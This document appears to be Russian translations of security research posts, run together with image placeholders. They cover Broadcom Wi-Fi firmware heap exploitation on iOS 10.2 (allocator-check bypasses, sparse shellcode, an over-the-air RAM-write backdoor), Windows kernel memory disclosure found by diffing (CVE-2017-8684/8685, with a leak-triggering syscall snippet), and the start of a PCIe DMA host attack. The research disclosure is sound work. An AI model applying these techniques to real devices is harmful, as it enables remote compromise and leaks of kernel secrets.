
Непосредственное инкрементирование свободного указателя `next` не работает: изменение младшей половины нарушает выравнивание, а старшей — переносит адрес за пределы RAM; следующая операция освобождения обнаруживает каждую из ошибок и приводит к сбою. Вместо этого эксплойту нужны перекрывающиеся свободные фрагменты.




Написание эксплойта

Формирование кучи


Снимок кучи показал несколько небольших дыр и одну большую свободную область.



Сеансы Block Acknowledgement предоставляют управляемые по времени жизни выделения размером 164 байта. ADDBA создаёт одно для выбранного traffic identifier, DELBA освобождает его. Прошивка поддерживает TID от 0 до 7.



Выделение всех восьми BA заполняет подходящие дыры, а затем создаёт линейную последовательность сверху вниз, тогда как меньшие дыры поглощают 28-байтовый временный объект NRREP.




Попытка создать перекрывающиеся фрагменты

Первоначальная идея состояла в увеличении размера одного BA и его освобождении вместе с соседями для создания перекрытия.


```
                                                                                  Crash Location
interruptPCIeMSI_v6@7385:FAILED HEALTH CHECK (0x1000000b)
handleFWTrap@7315:FW TRAP 132 (1ba438): epc 16ca83, pc 16ca83, lr 59141, sp 1ba490, cpsr 60000193, spsr 60000033
handleFWTrap@7317:r0 1, r1 0, r2 1b83d8, r3 0, r4 16ca83, r5 1, r6 59141
handleFWTrap@7319:r7 23931c, r8 23938c, r9 7, r10 1e57dc, r11 23b1f8, r12 0
```

Произошёл сбой, поскольку новая реализация `free` Broadcom проверяет допустимые границы, пересечение с каждым свободным фрагментом, запрещённые области и четырёхбайтовое выравнивание.




Обход защиты 1

Вместо освобождения уже перекрывающегося выделения эксплойт создаёт разделённые свободные фрагменты и увеличивает один после помещения обоих в список. Чтобы приблизить NRREP, последний BA немного расширяется, освобождается, а затем выделяется повторно внутри увеличенной свободной области. Обнуление при выделении стирает размер соседнего BA, но повторные инкрементирования NRREP восстанавливают и увеличивают его.



Раздельное освобождение BA6 и BA5 с последующим увеличением свободного фрагмента BA6 создаёт перекрытие, не передавая в `free` перекрывающееся выделение.




Обход защиты 2

В конце концов выделение, вырезанное из охватывающего фрагмента, необходимо освободить. Проверка перекрытия вычисляет конечный указатель с помощью 32-битной арифметики. Если задать скрытому свободному фрагменту огромный размер, его конец переполнится до низкого адреса, и проверка пересечения даст false. Best-fit также не позволяет преждевременно выбрать этот огромный повреждённый фрагмент.

Запросы Spectrum Measurement предоставляют частично управляемое выделение. Измерения CCA добавляют 5 байт, а базовые измерения — 17 байт, несколько из которых контролирует атакующий. Линейные комбинации выравнивают управляемые байты поверх полей размера и следующего

элемента скрытого свободного фрагмента.



Кандидаты для перезаписи

Сканер RAM обнаружил структуры, способные имитировать свободные фрагменты. Таймеры были неудобны, поскольку начинаются с `MITA` и входят в изменяемый двусвязный список. Структура persist segment содержала периодически вызываемые указатели функций и имела подходящую форму поддельного фрагмента.

```
Candidate! Address: 00208798 (Next: 00208C70, Size: 0000000C)
Candidate! Address: 002087BC (Next: 00208B5C, Size: 0000000C)
Candidate! Address: 00208810 (Next: 00000000, Size: 0000003B)
Candidate! Address: 00208840 (Next: 00000000, Size: 00000002)
Candidate! Address: 00208908 (Next: 00000000, Size: 000001FE)
Candidate! Address: 00208930 (Next: 00000000, Size: 00000001)
Candidate! Address: 00208968 (Next: 00000000, Size: 00000054)
Candidate! Address: 00208988 (Next: 00000000, Size: 00000002)
Candidate! Address: 00208A54 (Next: 00000000, Size: 000004E2)
```

```
63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
55 FB 17 00 00 00 00 00 00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00 00 00 00 00 74 6B 6F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 52 1B 00
00 00 00 00 45 04 18 00 00 00 00 00 00 00 00 00
```

uint Chunk Size	63h	207890h	4h	Fg:	Bg:
uint Next	0h	207894h	4h	Fg:	Bg:
▸ uchar Chunk Body[96]		207898h	60h	Fg:	Bg:
uint Target Pointer	17FB55h	2078B0h	4h	Fg:	Bg:

Обход защиты 3

Persist segment находится в списке запрещённых диапазонов аллокатора, поэтому освобождение выделения SPECMEAS приводит к сбою. `malloc` этот список не проверяет. Если сначала направить поддельный свободный фрагмент на сам список, выделение перезапишет и отключит его до того, как `free` выполнит проверку.


Сборка полной цепочки

Теперь эксплойт отключает запрещённые диапазоны, перенаправляет свободный фрагмент в память persist и перезаписывает вызываемый указатель функции. Осталось найти стабильное хранилище для шелл-кода.

Запросы Radio Measurement выделяют данные для каждого измерения. У счётчика повторений есть специальное бесконечное значение, сохраняющее выделение навсегда.

> The Number of Repetitions field contains the requested number of repetitions for all of the Measurement Request elements in this frame. A value of 0 in the Number of Repetitions field indicates Measurement Request elements are executed once without repetition. A value of 65 535 in the Number of Repetitions field indicates Measurement Request elements are repeated until the measurement is canceled or superseded.

В каждой 20-байтовой записи RMREQ контролируются только четыре байта. Кодировка Thumb позволяет вместить одну выбранную 16-битную инструкцию и 16-битный относительный переход к следующему управляемому участку, образуя разреженный шелл-код произвольной длины.




Создание бэкдора

Начальная полезная нагрузка перехватывает обработку NRREP и интерпретирует два 32-битных слова как значение и адрес назначения, предоставляя произвольную запись в RAM прошивки по воздуху. Она устанавливает более крупную вторичную нагрузку с поддержкой чтения RAM, записи RAM, выполнения шелл-кода и CRC32. API Python открывают эти операции и могут служить основой существующих модулей отладчика.

Эксплойт

Полный эксплойт для iOS 10.2 многократно пытается установить нагрузку. Неудачные попытки незаметно перезагружают прошивку и повторяются. Механизм восстановления соединения Apple сохраняет активные сетевые подключения при перезапуске чипа, поэтому сбои остаются незаметными.



Уязвимость существовала вплоть до iOS 10.3.3. Для других устройств или версий необходимо обновить символы. Часть 3 использует эту точку опоры для атаки на хост iPhone и захвата управления ядром iOS.

Поиск ошибок раскрытия памяти ядра Windows с помощью бинарного сравнения

Обычно при сравнении патчей уязвимый двоичный файл сопоставляется с исправленным преемником, чтобы восстановить первопричину и поверхность атаки. Ту же технику можно применять к одновременно поддерживаемым веткам продукта. Windows 7, 8.1 и 10 использовали общий основной код, но не всегда получали одинаковое укрепление и обычные исправления. Тонкие различия могут раскрыть уязвимости, оставшиеся в старых системах.

В статье намеренно простое сравнение используется для поиска раскрытия неинициализированной памяти ядра. Такие ошибки выдают секреты или указатели ядра, полезные для обхода KASLR в цепочках повышения привилегий.

Охота за вызовами memset

При раскрытии информации структура, объединение, фиксированный массив, выравнивание или слишком большой выходной буфер часто копируются в пользовательский режим без инициализации каждого байта. Исправление обычно сохраняет размер API и лишь добавляет `memset`, поэтому изменение легко распознать.

Проблема 1267, раскрытие в `win32k!NtGdiGetGlyphOutline`, затрагивала Windows 7 и 8, но уже была тихо исправлена в Windows 10. Diaphora показала очевидный новый вызов обнуления.

```
30    ms_exc.registration.TryLevel = -2;
31    if ( v16 )
32      memset(v16, 0, a5);
33    v10 = v16;
34    v15 = GreGetGlyphOutlineInternal(a1, a2, a3, &v13, a5, v16, &v14, a8);
```

Это подсказало искать каждый старый обработчик системного вызова верхнего уровня с меньшим числом операций обнуления, чем в Windows 10. Вывод компилятора представляет обнуление в трёх распространённых формах:

• прямой вызов `memset`;
• встроенная инструкция `rep stosd`;
• развёрнутая последовательность инструкций `mov`, записывающих нули.

```
PAGE:005F6F04                call    _ObCreateObject@36 ; ObCreateObject(x,x,x,x,x,x,x,x,x)
PAGE:005F6F09                cmp     eax, edi
PAGE:005F6F0B                jl      loc_5F703D
PAGE:005F6F11                push    esi             ; size_t
PAGE:005F6F12                push    edi             ; int
PAGE:005F6F13                mov     esi, [ebp+Event]
PAGE:005F6F16                push    esi             ; void *
PAGE:005F6F17                call    _memset
```

```
PAGE:00686D65                push    edi
PAGE:00686D66                push    7
PAGE:00686D68                pop     ecx
PAGE:00686D69                xor     eax, eax
PAGE:00686D6B                lea     edi, [esp+30h+var_1C]
PAGE:00686D6F                rep stosd
```

```
.text:00175DA4                xor     eax, eax
.text:00175DA6                mov     [ebp+var_3C], eax
.text:00175DA9                mov     [ebp+var_38], eax
.text:00175DAC                mov     [ebp+var_34], eax
.text:00175DAF                mov     [ebp+var_30], eax
.text:00175DB2                mov     [ebp+var_2C], eax
.text:00175DB5                mov     [ebp+var_28], eax
.text:00175DB8                mov     [ebp+var_24], eax
```

Hex-Rays декомпилирует прямой вызов и `rep stosd` как обычный `memset`, упрощая сравнение.

```
14  memset(&v10, 0, 0x1Cu);
```

Короткие последовательности `mov` не распознавались, но встречались достаточно редко для ручной проверки. Процесс запускался отдельно для Windows 7 против 10 и Windows 8.1 против 10:

1. Декомпилировать `ntkrnlpa.exe` и `win32k.sys` Windows 7/8.1, а также `ntoskrnl.exe`, `tm.sys`, `win32kbase.sys` и `win32kfull.sys` Windows 10.
2. Извлечь отсортированные списки функций с `memset`, сохранив число вызовов.
3. Текстово сравнить списки и оставить функции с большим количеством обнулений в Windows 10.
4. Удалить отсутствующие в старом ядре процедуры, чтобы не принять новые функции за исправления.

Сравнение	Функции ntoskrnl	Системные вызовы ntoskrnl	Функции win32k	Системные вызовы win32k
Windows 7 и 10	153	8	89	16
Windows 8.1 и 10	127	5	67	11

Ручная проверка кандидатов выявила ещё две уязвимости.

win32k!NtGdiGetFontResourceInfoInternalW (CVE-2017-8684)

Windows 10 добавила новый `memset` в этот обработчик.

```
35    memset(Event, 0, 0x138u);
```

Ошибка раскрывала около `0x5c` (92) байт стека ядра. Для выходных данных не больше 92 байт системный вызов использует локальный стековый буфер, для более крупных запросов — `PALLOCMEM`.

```
14  v12 = 0;
15  v13 = 0;
16  memset(&v14, 0, 0x5Cu);
17  v11 = 0;
18  ms_exc.registration.TryLevel = 0;
```

`PALLOCMEM` уже очищает выделения пула, поэтому утекала только короткая ветка стека.

```
37  if ( a4 <= 0x5C )
38  {
39    P = &v15;
40  }
41  else if ( a4 > 0x2710000 || (P = PALLOCMEM(a4, 'pmtG')) == 0 )
42  {
43    v12 = 0;
44  }
```

Уязвимая последовательность:

1. Выделить временный буфер запрошенного пользователем размера.
2. Попросить `GetFontResourceInfoInternalW` заполнить нужные сведения.

3. Вернуть весь запрошенный буфер, а не только содержательное число байт, сообщённое внутренней функцией.

```
1 PVOID __stdcall PALLOCMEM(size_t a1, ULONG Tag)
2 {
3   PVOID v2; // esi@1
4   PVOID v3; // eax@2
5
6   v2 = 0;
7   if ( a1 )
8   {
9     v3 = Win32AllocPool(a1, Tag);
10    v2 = v3;
11    if ( v3 )
12      memset(v3, 0, a1);
13  }
14  return v2;
15 }
```

Обработчик верхнего уровня знал настоящую длину и возвращал её отдельным параметром, но копировал все запрошенные байты. Недокументированный класс информации 5 записывал лишь четыре байта; запрос 92 раскрывал оставшиеся 88 байт содержимого стека.

win32k!NtGdiEngCreatePalette (CVE-2017-8685)

Эта ошибка была исправлена обнулением в Windows 8, тогда как Windows 7 оставалась уязвимой.

```
49      v8 = a5;
50      if ( a5 >= W32UserProbeAddress )
51        v8 = W32UserProbeAddress;
52      *v8 = v10;
53      if ( a4 )
54      {
55        if ( a4 + a6 > W32UserProbeAddress || a4 + a6 <= a6 )
56          *W32UserProbeAddress = 0;
57        memcpy(a6, P, a4);
58      }
```

Системный вызов создаёт палитру GDI из *N* четырёхбайтовых цветов. Для не более 256 записей используется стековый массив 1024 байта и `bSafeReadBits`; более крупные массивы блокируются непосредственно в пользовательской памяти.

`bSafeReadBits` сообщает об успехе, ничего не копируя, если любой из указателей равен NULL.

```
15  v16[0] = 0;
16  memset(&v16[1], 0, 0x3FCu);
17  v14 = 0;
18  if ( a2 > 0x10000 )
19    return 0;
```

Указатель источника поступает непосредственно из третьего аргумента системного вызова. Передача NULL оставляет весь локальный массив нетронутым, хотя вызывающий считает, что получил 256 записей:

```
HPALETTE hpal = (HPALETTE)SystemCall32(
    __NR_NtGdiEngCreatePalette,
    PAL_INDEXED, 256, NULL, 0.0f, 0.0f, 0.0f);
```

Возвращённая палитра хранит эти неинициализированные байты стека. `GetPaletteEntries` читает весь 1 КиБ обратно в процесс атакующего.

Windows 8.1 вручную очищает первый DWORD и вызывает `memset` для оставшихся `0x3FC` байт; Windows 10 очищает все `0x400` одним вызовом.

```
1 int __userpurge bSafeReadBits@<eax>(char *src@<edx>, void *dst@<ecx>, size_t count)
2 {
3   if ( dst && src )
4   {
5     if ( &src[count] < src || &src[count] > W32UserProbeAddress )
6       *W32UserProbeAddress = 0;
7     memcpy(dst, src, count);
8   }
9   return 1;
10 }
```

Это говорит о необходимости сравнивать не только наличие `memset`, но и его размер. Тот же системный вызов может служить примитивом распыления стека ядра, размещая 1024 контролируемых байта сравнительно высоко в кадре обработчика верхнего уровня.

```
15  v16[0] = 0;
16  memset(&v16[1], 0, 0x3FCu);
```

```
10  memset(&v17, 0, 0x400u);
```

Выводы

Различия безопасности поддерживаемых веток раскрывают слабости и векторы атаки старых продуктов. Этот анализ фактически был текстовым сравнением псевдокода и не требовал глубоких низкоуровневых знаний. При умеренных усилиях он выявил CVE-2017-8680, CVE-2017-8684 и CVE-2017-8685.

Разработчикам следует последовательно переносить улучшения безопасности во все поддерживаемые версии. Иначе тихое исправление новой ветки превращается в карту неисправленной уязвимости старой системы.

По воздуху, том 2, часть 3: эксплуатация стека Wi-Fi устройств Apple

В части 2 мы получили постоянное беспроводное управление прошивкой BCM4355C0. В этой заключительной части цепочка пересекает границы оборудования и драйвера, чтобы предоставить надёжный удалённый доступ к ядру XNU на iPhone 7.




Семь обнаруженных уязвимостей были исправлены в iOS 11. Анализ охватывает DMA через PCIe, IOMMU DART от Apple, кольца сообщений MSGBUF, запись за границами памяти хоста и эксплойт, заставляющий DART отобразить собственные таблицы трансляции.

Аппаратная изоляция

DMA через PCIe


Чипы Broadcom поддерживают PCIe, SDIO и USB. SDIO и USB предоставляют явные каналы пакетов; PCIe даёт периферийным устройствам Direct Memory Access и Message Signaled Interrupts. DMA эффективен, но без IOMMU, ограничивающего видимую память, вредоносное устройство может изменять код, стеки и указатели хоста.



IOMMU отображает IO-Space периферийного устройства на выбранные физические страницы хоста. Apple использует PCIe начиная с iPhone 6; более старые iPhone применяли USB. В отличие от ранее исследованных неизолированных Snapdragon 810 и Exynos 8890, iPhone 7 требовал действенной защиты IOMMU.

Исследование механизма DMA

Открытый код SoftMAC Broadcom документирует `dma_info`. Каждый экземпляр в прошивке начинается с общего указателя на таблицу функций и содержит имя. Сканирование RAM обнаружило внутренние механизмы, `H2D` и один безымянный механизм dongle-to-host.



